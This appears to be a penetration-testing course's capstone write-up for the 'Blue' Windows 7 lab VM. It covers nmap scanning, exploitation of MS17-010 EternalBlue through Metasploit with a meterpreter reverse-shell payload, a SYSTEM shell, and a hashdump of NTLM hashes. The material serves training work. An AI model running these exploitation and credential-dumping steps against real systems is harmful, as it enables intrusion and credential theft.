Capstone - Blue

Capstone Links

[VMs]

[Dev.zip]

[Windows Priv Esc for Beginners]

[Linux Priv Esc for Beginners]


Setup Blue

Import Blue in to VMWare or VirtualBox

`User:Password123!`

`Administrator:Password456!`

Get the IP just to make sure you can communicate with the machine




Recycle Bin
Administrator: C:\Windows\system32\cmd.exe
Windows 7
Build 7601
This copy of Windows is not genuine
11:34 AM
11/13/2023

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::30f2:7971:880:9a2a%11
   IPv4 Address. . . . . . . . . . . : 192.168.126.134
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.126.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>
```


Attacking Blue

Scanning

```
sudo nmap -T4 -v 192.168.126.134
sudo nmap -T4 -p 135,139,445,49152,49153,49154,49155,49156,49156 -sV -sC -v 192.168.126.134 -oA Blue
```



```
┌──(root㉿kali)-[~]
└─# sudo nmap -T4 -v 192.168.126.134
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 12:36 EST
Initiating Ping Scan at 12:36
Scanning 192.168.126.134 [4 ports]
Completed Ping Scan at 12:36, 1.52s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:36
Completed Parallel DNS resolution of 1 host. at 12:36, 1.01s elapsed
Initiating SYN Stealth Scan at 12:36
Scanning WIN-845Q99OO4PP (192.168.126.134) [1000 ports]
Discovered open port 135/tcp on 192.168.126.134
Discovered open port 445/tcp on 192.168.126.134
Discovered open port 139/tcp on 192.168.126.134
Discovered open port 49152/tcp on 192.168.126.134
Increasing send delay for 192.168.126.134 from 0 to 5 due to 75 out of 187 dropped probes since last increase.
Discovered open port 49157/tcp on 192.168.126.134
Discovered open port 49156/tcp on 192.168.126.134
Discovered open port 49155/tcp on 192.168.126.134
Discovered open port 49153/tcp on 192.168.126.134
Discovered open port 49154/tcp on 192.168.126.134
Completed SYN Stealth Scan at 12:37, 5.52s elapsed (1000 total ports)
Nmap scan report for WIN-845Q99OO4PP (192.168.126.134)
Host is up (0.00036s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
           Raw packets sent: 1084 (47.648KB) | Rcvd: 1001 (40.076KB)

┌──(root㉿kali)-[~]
└─# 
```



```
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  ���`U      Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m57s, deviation: 2h53m12s, median: -2s
| smb2-time:
|   date: 2023-11-13T17:39:15
|_  start_date: 2023-11-13T16:31:02
| nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:e2:7c:12 (VMware)
| Names:
|   WIN-845Q99OO4PP<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WIN-845Q99OO4PP<20>  Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-11-13T12:39:15-05:00

NSE: Script Post-scanning.
Initiating NSE at 12:39
Completed NSE at 12:39, 0.00s elapsed
Initiating NSE at 12:39
Completed NSE at 12:39, 0.00s elapsed
Initiating NSE at 12:39
Completed NSE at 12:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.54 seconds
           Raw packets sent: 16 (656B) | Rcvd: 9 (392B)
```

Open Ports

```
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  ���`U       Windows 7 Ultimate 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

```
|_clock-skew: mean: 1h39m57s, deviation: 2h53m12s, median: -2s
| smb2-time:
|   date: 2023-11-13T17:39:15
|_  start_date: 2023-11-13T16:31:02
| nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS
MAC: 00:0c:29:e2:7c:12 (VMware)
| Names:
|   WIN-845Q99OO4PP<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WIN-845Q99OO4PP<20>  Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-11-13T12:39:15-05:00
```


Attacking

Looking at our nmap scan we can see SMB(139 and 445) are open. As this is named blue - I'm going to assume this is named after EternalBlue

Metasploit


```
masfconsole -q
```

Searching for EternalBlue, use it, set it's options, and exploit it if possible.




```
msf6 > search eternal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.23.57.66     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.126.134
rhosts ⇒ 192.168.126.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.23.57.66:4444
[*] 192.168.126.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.126.134:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.126.134:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.126.134:445 - The target is vulnerable.
[*] 192.168.126.134:445 - Connecting to target for exploitation.
[+] 192.168.126.134:445 - Connection established for exploitation.
[+] 192.168.126.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.126.134:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.126.134:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.126.134:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.126.134:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.126.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.126.134:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.126.134:445 - Sending all but last fragment of exploit packet
[*] 192.168.126.134:445 - Starting non-paged pool grooming
[+] 192.168.126.134:445 - Sending SMBv2 buffers
[+] 192.168.126.134:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.126.134:445 - Sending final SMBv2 buffers.
```

We have our shell



```
meterpreter > shell
Process 2436 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

From here - there's a lot we can do - First is grabbing the hashes on the machine with `hashdump`.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
